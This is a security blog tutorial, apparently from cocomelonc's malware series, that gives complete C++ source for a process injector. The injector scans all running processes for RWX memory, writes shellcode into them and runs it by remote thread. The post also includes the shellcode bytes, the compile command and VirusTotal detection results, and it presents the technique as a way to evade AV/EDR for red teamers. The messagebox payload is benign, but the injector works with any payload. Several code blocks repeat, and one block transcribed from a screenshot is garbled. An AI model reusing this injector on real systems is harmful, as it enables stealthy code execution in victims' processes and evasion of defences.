

Process injection via RWX-memory hunting. Simple C++ example.

cocomelonc.github.io/tutorial/2022/02/01/malware-injection-16.html

February 1, 2022

3 minute read

Hello, cybersecurity enthusiasts and white hackers!

The screenshot shows a Windows desktop environment. In the foreground, there is a terminal window titled 'Windows PowerShell' with the command PS Z:\malware\2022-02-01-malware-injection-16> and the output of the program running. In the background, there is a standard Windows taskbar with various icons. A modal dialog box titled 'Meow-meow!' is open in the center of the screen, containing two buttons: 'OK' and 'Meow-meow!'. The terminal window contains the following text:

```
File Edit View Bookmarks Settings Help
45 +++
46     hSnapshot = CreateToolhelp32Snapshot(TH32CS_SNAPPROCESS, 0);
47     if (INVALID_HANDLE_VALUE == hSnapshot) {
48         hResult = Process32First(hSnapshot);
49     }
50     while (hResult) {
51         ph = OpenProcess(MAXIMUM_ALLOWED, false, hSnapshot);
52         if (ph) {
53             printf("hunting in %s\n", pe->szExeFile);
54             while (VirtualQueryEx(ph, address, &m, sizeof(m))) {
55                 if (m.AllocationProtect == PAGE_EXECUTE_READWRITE) {
56                     printf("rwx memory successfully found at 0x%08x :)\n", address);
57                     WriteProcessMemory(ph, m.AllocationProtect, "Meow-meow!");
58                     CreateRemoteThread(ph, NULL, 0, MeowMeow, address, 0, NULL);
59                     break;
60                 }
61             }
62             address = 0;
63         }
64         hResult = Process32Next(hSnapshot);
65     }
66     CloseHandle(hSnapshot);
67 }
68 NORMAL hack.cpp
"hack.cpp" 71L, 2787C written
```

This is a result of my own research on another process injection technique.

RWX-memory hunting

Let's take a look at logic of our classic code injection malware:

```

//...
// allocate memory buffer for remote process
rb = VirtualAllocEx(ph, NULL, my_payload_len, (MEM_RESERVE | MEM_COMMIT),
PAGE_EXECUTE_READWRITE);

// "copy" data between processes
WriteProcessMemory(ph, rb, my_payload, sizeof(my_payload), NULL);

// our process start new thread
rt = CreateRemoteThread(ph, NULL, 0, (LPTHREAD_START_ROUTINE)rb, NULL, 0, NULL);
//...

```

As you remember, we use `VirtualAllocEx` which is allows to us to allocate memory buffer for remote process, then, `WriteProcessMemory` allows you to copy data between processes. And `CreateRemoteThread` you can specify which process should start the new thread.

What about another way? it is possible to enumerate currently running target processes on the compromised system - search through their allocated memory blocks and check if any those are protected with RWX, so we can attempt to write/read/execute them, which may help to evasion some AV/EDR.

practical example

The flow is this technique is simple, let's go to investigate its logic:

Loop through all the processes on the system:

```

hSnapshot = CreateToolhelp32Snapshot(TH32CS_SNAPPROCESS, 0);
if (INVALID_HANDLE_VALUE == hSnapshot) return -1;

hResult = Process32First(hSnapshot, &pe);
while (hResult) {
    ph = OpenProcess(MAXIMUM_ALLOWED, false, pe.th32ProcessID);
    if (ph) {
        printf("hunting in %s\n", pe.szExeFile);
        while (VirtualQueryEx(ph, address, &m, sizeof(m))) {
            address = (LPVOID)((DWORD_PTR)m.BaseAddress + m.RegionSize);
            if (m.AllocationProtect == PAGE_EXECUTE_READWRITE) {
                printf("rwx memory successfully found at 0x%x :)\n", m.BaseAddress);
                WriteProcessMemory(ph, m.BaseAddress, my_payload, sizeof(my_payload),
                    CreateRemoteThread(ph, NULL, NULL, (LPTHREAD_START_ROUTINE)m.BaseAddress));
                break;
            }
        }
        address = 0;
    }
    hResult = Process32Next(hSnapshot, &pe);
}

```

Loop through all allocated memory blocks in each process:

```

hSnapshot = CreateToolhelp32Snapshot(TH32CS_SNAPPROCESS, 0);
if (INVALID_HANDLE_VALUE == hSnapshot) return -1;

hResult = Process32First(hSnapshot, &pe);

while (hResult) {
    ph = OpenProcess(MAXIMUM_ALLOWED, false, pe.th32ProcessID);
    if (ph) {
        printf("hunting in %s\n", pe.szExeFile);
        while (VirtualQueryEx(ph, address, &m, sizeof(m))) {
            address = (LPVOID)((DWORD_PTR)m.BaseAddress + m.RegionSize);
            if (m.AllocationProtect == PAGE_EXECUTE_READWRITE) {
                printf("rwx memory successfully found at 0x%x :)\n", m.BaseAddress);
                WriteProcessMemory(ph, m.BaseAddress, my_payload, sizeof(my_payload), NULL);
                CreateRemoteThread(ph, NULL, NULL, (LPTHREAD_START_ROUTINE)m.BaseAddress, NULL, NULL, NULL);
                break;
            }
        }
        address = 0;
    }
    hResult = Process32Next(hSnapshot, &pe);
}

```

Then, we check for memory block that is protected with **RWX**:

```

46 hSnapshot = CreateToolhelp32Snapshot(TH32CS_SNAPPROCESS, 0);
47 if (INVALID_HANDLE_VALUE == hSnapshot) return -1;
48
49 hResult = Process32First(hSnapshot, &pe);
50
51 while (hResult) {
52     ph = OpenProcess(MAXIMUM_ALLOWED, false, pe.th32ProcessID);
53     if (ph) {
54         printf("hunting in %s\n", pe.szExeFile);
55         while (VirtualQueryEx(ph, address, &m, sizeof(m))) {
56             address = (LPVOID)((DWORD_PTR)m.BaseAddress + m.RegionSize);
57             if (m.AllocationProtect == PAGE_EXECUTE_READWRITE) {
58                 printf("rwx memory successfully found at 0x%x :)\n", m.BaseAddress);
59                 WriteProcessMemory(ph, m.BaseAddress, my_payload, sizeof(my_payload), NULL);
60                 CreateRemoteThread(ph, NULL, NULL, (LPTHREAD_START_ROUTINE)m.BaseAddress, NULL, NULL, NULL);
61                 break;
62             }
63         }
64         address = 0;
65     }
66     hResult = Process32Next(hSnapshot, &pe);
}

```

if ok, print our memory block (* for demonstration *):

```

46 hSnapshot = CreateToolhelp32Snapshot(TH32CS_SNAPPROCESS, 0);
47 if (INVALID_HANDLE_VALUE == hSnapshot) return -1;
48
49 hResult = Process32First(hSnapshot, &pe);
50
51 while (hResult) {
52     ph = OpenProcess(MAXIMUM_ALLOWED, false, pe.th32ProcessID);
53     if (ph) {
54         printf("hunting in %s\n", pe.szExeFile);
55         while (VirtualQueryEx(ph, address, &m, sizeof(m))) {
56             address = (LPVOID)((DWORD_PTR)m.BaseAddress + m.RegionSize);
57             if (m.AllocationProtect == PAGE_EXECUTE_READWRITE) {
58                 printf("rwx memory successfully found at 0x%x :)\n", m.BaseAddress);
59                 WriteProcessMemory(ph, m.BaseAddress, my_payload, sizeof(my_payload), NULL);
60                 CreateRemoteThread(ph, NULL, NULL, (LPTHREAD_START_ROUTINE)m.BaseAddress, NULL, NULL, NULL);
61                 break;
62             }
63         }
64         address = 0;
65     }
66     hResult = Process32Next(hSnapshot, &pe);
}

```

write our payload to this memory block:

```

46 hSnapshot = CreateToolhelp32Snapshot(TH32CS_SNAPPROCESS, 0);
47 if (INVALID_HANDLE_VALUE == hSnapshot) return -1;
48
49 hResult = Process32First(hSnapshot, &pe);
50
51 while (hResult) {
52     ph = OpenProcess(MAXIMUM_ALLOWED, false, pe.th32ProcessID);
53     if (ph) {
54         printf("hunting in %s\n", pe.szExeFile);
55         if (VirtualQueryEx(ph, address, &m, sizeof(m))) {
56             address = (LPVOID)((DWORD_PTR)m.BaseAddress + m.RegionSize);
57             if (m.AllocationProtect == PAGE_EXECUTE_READWRITE) {
58                 printf("rwx memory successfully found at 0x%x :)\n", m.BaseAddress);
59                 WriteProcessMemory(ph, m.BaseAddress, my_payload, sizeof(my_payload), NULL);
60                 CreateRemoteThread(ph, NULL, NULL, (LPTHREAD_START_ROUTINE)m.BaseAddress, NULL, NULL, NULL);
61                 break;
62             }
63         }
64         address = 0;
65     }
66     hResult = Process32Next(hSnapshot, &pe);
67 }
```

then start a new remote thread:

```

46 hSnapshot = CreateToolhelp32Snapshot(TH32CS_SNAPPROCESS, 0);
47 if (INVALID_HANDLE_VALUE == hSnapshot) return -1;
48
49 hResult = Process32First(hSnapshot, &pe);
50
51 while (hResult) {
52     ph = OpenProcess(MAXIMUM_ALLOWED, false, pe.th32ProcessID);
53     if (ph) {
54         printf("hunting in %s\n", pe.szExeFile);
55         while (VirtualQueryEx(ph, address, &m, sizeof(m))) {
56             address = (LPVOID)((DWORD_PTR)m.BaseAddress + m.RegionSize);
57             if (m.AllocationProtect == PAGE_EXECUTE_READWRITE) {
58                 printf("rwx memory successfully found at 0x%x :)\n", m.BaseAddress);
59                 WriteProcessMemory(ph, m.BaseAddress, my_payload, sizeof(my_payload), NULL);
60                 CreateRemoteThread(ph, NULL, NULL, (LPTHREAD_START_ROUTINE)m.BaseAddress, NULL, NULL, NULL);
61                 break;
62             }
63         }
64         address = 0;
65     }
66     hResult = Process32Next(hSnapshot, &pe);
67 }
```

Full C++ source code of our malware is:

```

/*
hack.cpp
process injection technique via RWX memory hunting
author: @cocomelonc
https://cocomelonc.github.io/tutorial/2022/02/01/malware-injection-16.html
*/
#include <windows.h>
#include <stdio.h>
#include <t1help32.h>

unsigned char my_payload[] =
    // 64-bit meow-meow messagebox
    "\xfc\x48\x81\xe4\xf0\xff\xff\xff\xe8\xd0\x00\x00\x00\x41"
    "\x51\x41\x50\x52\x51\x56\x48\x31\xd2\x65\x48\x8b\x52\x60"
    "\x3e\x48\x8b\x52\x18\x3e\x48\x8b\x52\x20\x3e\x48\x8b\x72"
    "\x50\x3e\x48\x0f\xb7\x4a\x4a\x4d\x31\xc9\x48\x31\xc0\xac"
    "\x3c\x61\x7c\x02\x2c\x20\x41\xc1\xc9\x0d\x41\x01\xc1\xe2"
    "\xed\x52\x41\x51\x3e\x48\x8b\x52\x20\x3e\x8b\x42\x3c\x48"
    "\x01\xd0\x3e\x8b\x80\x88\x00\x00\x00\x48\x85\xc0\x74\x6f"
    "\x48\x01\xd0\x50\x3e\x8b\x48\x18\x3e\x44\x8b\x40\x20\x49"
    "\x01\xd0\xe3\x5c\x48\xff\xc9\x3e\x41\x8b\x34\x88\x48\x01"
    "\xd6\x4d\x31\xc9\x48\x31\xc0\xac\x41\xc1\xc9\x0d\x41\x01"
    "\xc1\x38\xe0\x75\xf1\x3e\x4c\x03\x4c\x24\x08\x45\x39\xd1"
    "\x75\xd6\x58\x3e\x44\x8b\x40\x24\x49\x01\xd0\x66\x3e\x41"
    "\x8b\x0c\x48\x3e\x44\x8b\x40\x1c\x49\x01\xd0\x3e\x41\x8b"
    "\x04\x88\x48\x01\xd0\x41\x58\x41\x58\x5e\x59\x5a\x41\x58"
    "\x41\x59\x41\x5a\x48\x83\xec\x20\x41\x52\xff\xe0\x58\x41"
    "\x59\x5a\x3e\x48\x8b\x12\xe9\x49\xff\xff\xff\x5d\x49\xc7"
    "\xc1\x00\x00\x00\x00\x3e\x48\x8d\x95\x1a\x01\x00\x00\x3e"
    "\x4c\x8d\x85\x25\x01\x00\x00\x48\x31\xc9\x41\xba\x45\x83"
    "\x56\x07\xff\xd5\xbb\xe0\x1d\x2a\x0a\x41\xba\xa6\x95\xbd"
    "\x9d\xff\xd5\x48\x83\xc4\x28\x3c\x06\x7c\x0a\x80\xfb\xe0"
    "\x75\x05\xbb\x47\x13\x72\x6f\x6a\x00\x59\x41\x89\xda\xff"
    "\xd5\x4d\x6f\x77\x2d\x6d\x65\x6f\x77\x21\x00\x3d\x5e"
    "\x2e\x2e\x5e\x3d\x00";

int main(int argc, char* argv[]) {
    MEMORY_BASIC_INFORMATION m;
    PROCESSENTRY32 pe;
    LPVOID address = 0;
    HANDLE ph;
    HANDLE hSnapshot;
    BOOL hResult;
    pe.dwSize = sizeof(PROCESSENTRY32);

    hSnapshot = CreateToolhelp32Snapshot(TH32CS_SNAPPROCESS, 0);
    if (INVALID_HANDLE_VALUE == hSnapshot) return -1;

    hResult = Process32First(hSnapshot, &pe);

    while (hResult) {
        ph = OpenProcess(MAXIMUM_ALLOWED, false, pe.th32ProcessID);

```

```

if (ph) {
    printf("hunting in %s\n", pe.szExeFile);
    while (VirtualQueryEx(ph, address, &m, sizeof(m))) {
        address = (LPVOID)((DWORD_PTR)m.BaseAddress + m.RegionSize);
        if (m.AllocationProtect == PAGE_EXECUTE_READWRITE) {
            printf("rwx memory successfully found at 0x%llx :)\n", m.BaseAddress);
            WriteProcessMemory(ph, m.BaseAddress, my_payload, sizeof(my_payload),
NULL);
            CreateRemoteThread(ph, NULL, NULL, (LPTHREAD_START_ROUTINE)m.BaseAddress,
NULL, NULL, NULL);
            break;
        }
    }
    address = 0;
}
hResult = Process32Next(hSnapshot, &pe);
}
CloseHandle(hSnapshot);
CloseHandle(ph);
return 0;
}

```

As usually, for simplicity I used **meow-meow** messagebox payload:

```

unsigned char my_payload[] =
// 64-bit meow-meow messagebox
"\xfc\x48\x81\xe4\xf0\xff\xff\xff\xe8\xd0\x00\x00\x00\x41"
"\x51\x41\x50\x52\x51\x56\x48\x31\xd2\x65\x48\x8b\x52\x60"
"\x3e\x48\x8b\x52\x18\x3e\x48\x8b\x52\x20\x3e\x48\x8b\x72"
"\x50\x3e\x48\x0f\xb7\x4a\x4a\x4d\x31\xc9\x48\x31\xc0\xac"
"\x3c\x61\x7c\x02\x2c\x20\x41\xc1\xc9\x0d\x41\x01\xc1\xe2"
"\xed\x52\x41\x51\x3e\x48\x8b\x52\x20\x3e\x8b\x42\x3c\x48"
"\x01\xd0\x3e\x8b\x80\x88\x00\x00\x00\x48\x85\xc0\x74\x6f"
"\x48\x01\xd0\x50\x3e\x8b\x48\x18\x3e\x44\x8b\x40\x20\x49"
"\x01\xd0\xe3\x5c\x48\xff\xc9\x3e\x41\x8b\x34\x88\x48\x01"
"\xd6\x4d\x31\xc9\x48\x31\xc0\xac\x41\xc1\xc9\x0d\x41\x01"
"\xc1\x38\xe0\x75\xf1\x3e\x4c\x03\x4c\x24\x08\x45\x39\xd1"
"\x75\xd6\x58\x3e\x44\x8b\x40\x24\x49\x01\xd0\x66\x3e\x41"
"\x8b\x0c\x48\x3e\x44\x8b\x40\x1c\x49\x01\xd0\x3e\x41\x8b"
"\x04\x88\x48\x01\xd0\x41\x58\x41\x58\x5e\x59\x5a\x41\x58"
"\x41\x59\x41\x5a\x48\x83\xec\x20\x41\x52\xff\xe0\x58\x41"
"\x59\x5a\x3e\x48\x8b\x12\xe9\x49\xff\xff\xff\x5d\x49\xc7"
"\xc1\x00\x00\x00\x00\x3e\x48\x8d\x95\x1a\x01\x00\x00\x3e"
"\x4c\x8d\x85\x25\x01\x00\x00\x48\x31\xc9\x41\xba\x45\x83"
"\x56\x07\xff\xd5\xbb\xe0\x1d\x2a\x0a\x41\xba\xa6\x95\xbd"
"\x9d\xff\xd5\x48\x83\xc4\x28\x3c\x06\x7c\x0a\x80\xfb\xe0"
"\x75\x05\xbb\x47\x13\x72\x6f\x6a\x00\x59\x41\x89\xda\xff"
"\xd5\x4d\x65\x6f\x77\x2d\x6d\x65\x6f\x77\x21\x00\x3d\x5e"
"\x2e\x2e\x5e\x3d\x00";

```


demo

Let's go to see everything in action. Compile our practical example:

```
x86_64-mingw32-g++ hack.cpp -o hack.exe -mconsole -I/usr/share/mingw-w64/include/  
-s -ffunction-sections -fdata-sections -Wno-write-strings -Wint-to-pointer-cast -fno-  
exceptions -fmerge-all-constants -static-libstdc++ -static-libgcc -fpermissive
```


```
[zhas@parrot]~[~/projects/hacking/cybersec_blog/2022-02-01-malware-injection-16]  
$x86_64-mingw32-g++ hack.cpp -o hack.exe -mconsole -I/usr/share/mingw-w64/include/ -s -ffunction-sections -fdata-sections -Wno-write-strings -Wint-to-pointer-cast -fno-exceptions -fmerge-all-constants -static-libstdc++ -static-libgcc -fpermissive  
[zhas@parrot]~[~/projects/hacking/cybersec_blog/2022-02-01-malware-injection-16]  
$ls -lt  
total 44  
-rwxr-xr-x 1 zhas zhas 40960 Feb 2 16:09 hack.exe  
-rw-r--r-- 1 zhas zhas 2787 Feb 1 19:39 hack.cpp  
[zhas@parrot]~[~/projects/hacking/cybersec_blog/2022-02-01-malware-injection-16]  
$
```

Then run it! In our case victim machine is **Windows 10 x64**:



As you can see, everything is worked perfectly! :)

Let's go to check one of our victim process, for example **OneDrive**:



The screenshot shows the Immunity Debugger interface. On the left, there is a code editor with assembly code. In the center, there is a memory dump viewer showing a list of memory addresses and their contents. A specific entry at address 0x2267a380127 contains the string "Meow-meow!". On the right, a MessageBox dialog box is displayed with the title "Meow-meow!" and the message "Meow-meow!". The background shows the Windows desktop with icons for OneDrive and File Explorer.

There is a one caveat. The provided below code is a dirty proof-of-concept and may crash certain processes. For example, in my case `SearchUI.exe` is crashet and not worked after run my example.

Then, upload our malware to VirusTotal:

The screenshot shows the VirusTotal analysis page for the file 5835847d11b7f891e70681e2ec3a1e22013fa3ffe31a36429e7814a3be40bd97. It displays a summary with 7/69 security vendors flagged it as malicious. Below is a detailed table of detections:

Detection	Result	Engine	Score
Cylance	Unsafe	Cynet	Malicious (score: 100)
Ikarus	Trojan.Win64.Krypt	MaxSecure	Trojan.Malware.300983.susgen
Microsoft	Trojan:Win32/Sabsik.FL.B!ml	SecureAge APEX	Malicious
Symantec	Meterpreter	Acronis (Static ML)	Undetected
Ad-Aware	Undetected	AhnLab-V3	Undetected
Alibaba	Undetected	ALYac	Undetected

<https://www.virustotal.com/gui/file/5835847d11b7f891e70681e2ec3a1e22013fa3ffe31a36429e7814a3be40bd97/detection>

So, 7 of 69 AV engines detect our file as malicious.

Moneta64.exe result:

```
C:\Windows\system32\cmd.exe
Microsoft Windows [Version 10.0.17134.112]
(c) 2018 Microsoft Corporation. All rights reserved.

C:\Users\User>cd Downloads

C:\Users\User\Downloads>
C:\Users\User\Downloads>.\Moneta64.exe -m ioc -p 4436

Moneta v1.0 | Forrest Orr | 2020

... failed to grant SeDebug privilege to self. Certain processes will be in
accessible.
... failed to map address space of 4436 (error 4)
... scan completed (3.781000 second duration)

C:\Users\User\Downloads>
```

The reason why it's good to have this technique in your arsenal is because it does not require you to allocate new **RWX** memory to copy your payload over to by using **VirtualAllocEx** which is more popular and suspicious and which is more closely investigated by the blue teamers.

I hope this post spreads awareness to the blue teamers of this interesting technique, and adds a weapon to the red teamers arsenal.

[VirtualQueryEx](#)

[CreateToolhelp32Snapshot](#)

[Process32First](#)

[Process32Next](#)

[OpenProcess](#)

[Taking a snapshot and viewing processes](#)

[WriteProcessMemory](#)

[CreateRemoteThread](#)

Hunting memory

Moneta64.exe

source code in Github

| This is a practical case for educational purposes only.

Thanks for your time happy hacking and good bye!

PS. All drawings and screenshots are mine